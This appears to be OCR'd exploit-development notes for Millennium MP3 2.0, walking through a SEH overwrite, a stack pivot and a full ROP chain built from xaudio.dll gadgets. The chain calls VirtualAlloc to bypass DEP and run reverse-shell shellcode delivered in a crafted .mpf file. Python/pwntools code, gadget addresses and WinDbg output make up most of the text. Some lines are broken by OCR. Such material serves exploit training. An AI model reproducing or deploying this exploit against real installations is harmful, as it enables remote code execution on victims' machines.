
Millennium MP3 2.0 - ROP Exploit

Enumeration

~~~~~~

Look for VirtualAlloc in one of the modules:

• using IDA we find that the xaudio.dll imports VirtualAlloc:



```
00000000100220CC    VirtualAlloc    KERNEL32
```

Find a place for a rop chain and a gadget to jump to it

• breaking on the PPR gadget from the SEH attack we see these register values:

```
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=100208dc edx=77bb8bd0 esi=00000000 edi=00000000
eip=100208dc esp=0019dc40 ebp=0019dc60 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200246
xaudio!xaudio_get_api_version+0x1600c:
100208dc 5e              pop     esi
```

• if we examine the stack and find the 4112 bytes of padding chars we send in before the SEH overwrite we see this:

```
0019e844 41414141
0019e848 41414141
0019e84c 41414141
0019e850 41414141
...snip...
0019f848 41414141
0019f84c 41414141
0019f850 41414141
0019f854 90901eeb
0019f858 100208dc xaudio!xaudio_get_api_version+0x1600c
0019f85c 90909090
0019f860 90909090
0019f864 90909090
0019f868 90909090
0019f86c 00000000
0019f870 90909090
0019f874 2d9886ba
0019f878 d9dadaa9
```

• the offset between the esp value at the point that the SEH overwrite is excecuted and the start of the padding buffer is:

```
0:000> ? 0019e844-0019dc40
Evaluate expression: 3076 = 00000c04
```
~~~~~~

- we need a gadget that adds at least 0xc04 bytes to esp to pivot the stack to the buffer area so we can write a rop chain to call VirtualAlloc to clear DEP and execute our shellcode
- we showed how to leak ntdll earlier so it would be possible to use this library but not a great idea because the exploit would require the user to open the file twice - the first open would crash
- we will focus on a library that ships with the app

- the closest we can get to the start of the buffer is this gadget:

```
$ rp++ -f 'xaudio.dll' -r2 | grep 'add esp'
0x1001ee2a: add esp, 0x00001004 ; ret  ;  (1 found)
```

- this gadget will waste 1024 bytes of space in our buffer but still give us 3088 bytes for a rop chain:

```
0:000> ? 1004 - c04
Evaluate expression: 1024 = 00000400
```

4112-1024 = 3088

PoC - jump to ropable area and control eip

```
nseh = b'BBBB'
seh = pwn.p32(0x1001ee2a)  #from xaudio.dll; 0x1001ee2a: add esp,
0x00001004 ; ret  ;
nseh_offset = 4112 #padding before we get to our NSEH overwrite
rop_offset = 1024  #padding before we get to our rop chain
rop_chain = b'RRRR' #rop chain

f = open('exploit.mpf', 'wb')
f.write(b'A'*rop_offset + rop_chain + b'C'*(nseh_offset-rop_offset-
len(rop_chain)) + nseh + seh + b'\x90'*24 + reverseShell())
f.close()
```

```
0:017> bp 0x1001ee2a
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=1001ee2a edx=77bb8bd0 esi=00000000 edi=00000000
eip=1001ee2a esp=0019dc40 ebp=0019dc60 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200246
xaudio!xaudio_get_api_version+0x1455a:
1001ee2a 81c404100000    add     esp,1004h
0:000> p
eax=00000000 ebx=00000000 ecx=1001ee2a edx=77bb8bd0 esi=00000000 edi=00000000
eip=1001ee30 esp=0019ec44 ebp=0019dc60 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200206
xaudio!xaudio_get_api_version+0x14560:
1001ee30 c3              ret
0:000>
eax=00000000 ebx=00000000 ecx=1001ee2a edx=77bb8bd0 esi=00000000 edi=00000000
eip=52525252 esp=0019ec48 ebp=0019dc60 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200206
??              ???
```

- stack dump:

• space avaialble for rop chain:
0:000> ? 0019f854-0019ec44
Evaluate expression: 3088 = 00000c10

Exploit

~~~~~~

Steps to accomplish:
1. stub in VA with values that are known for VA address and return address
2. build rop chain to “fix” the VA args
3. jump to VA to defeat DEP

Stub in VA function call

```
def getVAStub():
    va = (
        pwn.p32(0x60606060) +   #VirtualAllocation address
        pwn.p32(0x61616161) +   #return address - this will get changed
to the address of our shellcode
        pwn.p32(0x62626262) +   #lpAddress - this will get changed to
the address of our shellcode
        pwn.p32(0x63636363) +   #dwSize - this get changed to a value
from 0x01-0x999
        pwn.p32(0x64646464) +   #flAllocationType - this get changed to
0x1000 to commit the change
        pwn.p32(0x65656565)      #flProtect - this will get changed to
0x40
    )
    return va

va = getVAStub()
payload = (
        b'A'*(rop_offset-len(va)) +
        va +
        rop_chain +
        b'C'*(nseh_offset-rop_offset-len(rop_chain)) +
        nseh +
        seh +
        b'\x90'*24 +
```
~~~~~~

```
        reverseShell()
    )
```

- registers and stack dump after stack pivot and va stub written:

```
0:000> r
eax=00000000 ebx=00000000 ecx=1001ee2a edx=77bb8bd0 esi=00000000 edi=00000000
eip=52525252 esp=0019ec48 ebp=0019dc60 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200206
52525252 ??              ???

0019ec24 41414141
0019ec28 41414141
0019ec2c 60606060
0019ec30 61616161
0019ec34 62626262
0019ec38 63636363
0019ec3c 64646464
0019ec40 65656565
0019ec44 52525252 ⇐ rop chain
0019ec48 43434343
0019ec4c 43434343
```

ROP Chain

```
#1) leak the VirtualAlloc address
pwn.p32(0x1001b947) + #: push esp ; and al, 0x0C ; neg edx ; neg eax ;
sbb edx, 0x00000000 ; pop ebx ; retn 0x0010 ;
pwn.p32(0x1001c257) + #: pop eax ; ret  ;  (1 found)
4*pwn.p32(0xdeadbeef) + #retn 0x0010
pwn.p32(va_iat) + #VirtualAlloc index address table address
pwn.p32(0x1001cd5c) + #: mov eax, dword [eax] ; ret  ;  (1 found)

#2) overwrite the VA address in the stub
pwn.p32(0x1001cfec) + #: xor edx, edx ; ret  ;  (1 found)
pwn.p32(0x1001b12e) + #: add edx, ebx ; pop ebx ; retn 0x0010 ;  (1
found))
pwn.p32(0xdeadbee1) +
pwn.p32(0x10010329) + #: pop ebx ; ret  ;  (1 found))
4 * pwn.p32(0xdeadbeef) +
pwn.p32(0xffffffe4) + #-0x1c
pwn.p32(0x1001b12e) + #: add edx, ebx ; pop ebx ; retn 0x0010 ;  (1
found))
pwn.p32(0xdeadbeef) +
pwn.p32(0x10018e0a) + #: mov dword [edx], eax ; mov eax, 0x00000003 ;
ret  ;  (1 found)
4 * pwn.p32(0xdeadbeef) +

#3) overwrite the return address 1 in the stub
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x100205dc) + #: mov eax, edx ; ret  ;  (1 found))
pwn.p32(0x100102c3) + #: pop esi ; ret  ;  (1 found))
pwn.p32(0xffff f3bc) + #-0xc44
pwn.p32(0x100205d5) + #: sub eax, esi ; pop edi ; pop esi ; ret  ;  (1
found)
2*pwn.p32(0xdeadbeef) +
pwn.p32(0x10018e0a) + #: mov dword [edx], eax ; mov eax, 0x00000003 ;
ret  ;  (1 found)

#4) overwrite the return address 2 in the stub
pwn.p32(0x100205dc) + #: mov eax, edx ; ret  ;  (1 found))
pwn.p32(0x100102c3) + #: pop esi ; ret  ;  (1 found))
pwn.p32(0xfffff3bc) + #-0xc44
pwn.p32(0x100205d5) + #: sub eax, esi ; pop edi ; pop esi ; ret  ;  (1
found)
2*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10018e0a) + #: mov dword [edx], eax ; mov eax, 0x00000003 ;
ret  ;  (1 found)

#5) set dwSize to 0x03 - this can be any value from 0x01-0xfff and eax
is 0x3 from last gadget
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10018e0a) + #: mov dword [edx], eax ; mov eax, 0x00000003 ;
ret  ;  (1 found)

#6) set flAllocationType to 0x1000
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x1001c257) + #: pop eax ; ret  ;  (1 found)
pwn.p32(0xffff f001) + # -0xfff
pwn.p32(0x10020861) + #: neg eax ; ret  ;  (1 found)
pwn.p32(0x1001b779) + #: inc eax ; ret  ;  (1 found)
pwn.p32(0x10018e0a) + #: mov dword [edx], eax ; mov eax, 0x00000003 ;
ret  ;  (1 found)

#7) set flProtect to 0x40
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x10016086) + #: inc edx ; cld  ; pop esi ; pop edi ; pop ebx ;
ret  ;  (1 found)
3*pwn.p32(0xdeadbeef) +
pwn.p32(0x1001c257) + #: pop eax ; ret  ;  (1 found)
pwn.p32(0xffffffc0) + # -0x40
pwn.p32(0x10020861) + #: neg eax ; ret  ;  (1 found)
pwn.p32(0x10018e0a)  #: mov dword [edx], eax ; mov eax, 0x00000003 ;
ret  ;  (1 found)
```

• stack dump after rop chain:

```
...snip...
0019f85c 90909090
0019f860 90909090
0019f864 90909090
0019f868 90909090
0019f86c 00000000
0019f870 90909090
 44444444 ⇐ shellcode starts here
0019f878 44444444
0019f87c 44444444
```

jump to VirtualAlloc call

• leak the top of the stack again and offset to the VirtualAlloc function stub

• there isn't a good way to subtract from eax so used a number of calls to subtract a fixed amount (0x20) then called dec to fine tune

```
#8) jump to VA function
pwn.p32(0x1001b947) + #: push esp ; and al, 0x0C ; neg edx ; neg eax ;
sbb edx, 0x00000000 ; pop ebx ; retn 0x0010 ;
pwn.p32(0x10019329) + #: mov eax, ebx ; pop esi ; pop ebx ; ret  ;  (1
found)
0x16*pwn.p32(0x1001ac57) + #: sub eax, 0x20 ; ret  ;  (1 found))
0x20*pwn.p32(0x1001647a) + #: dec eax ; ret  ;  (1 found))
pwn.p32(0x1001c341) + #: xchg eax, ebp ; dec eax ; ret  ;  (1 found)
pwn.p32(0x1001028d) + #: mov esp, ebp ; pop ebp ; ret  ;  (1 found)
pwn.p32(0xdeadbeef) +
pwn.p32(0x1001badd) #: int3  ; add esi, edi ; retn 0x0000 ;  (1 found)
```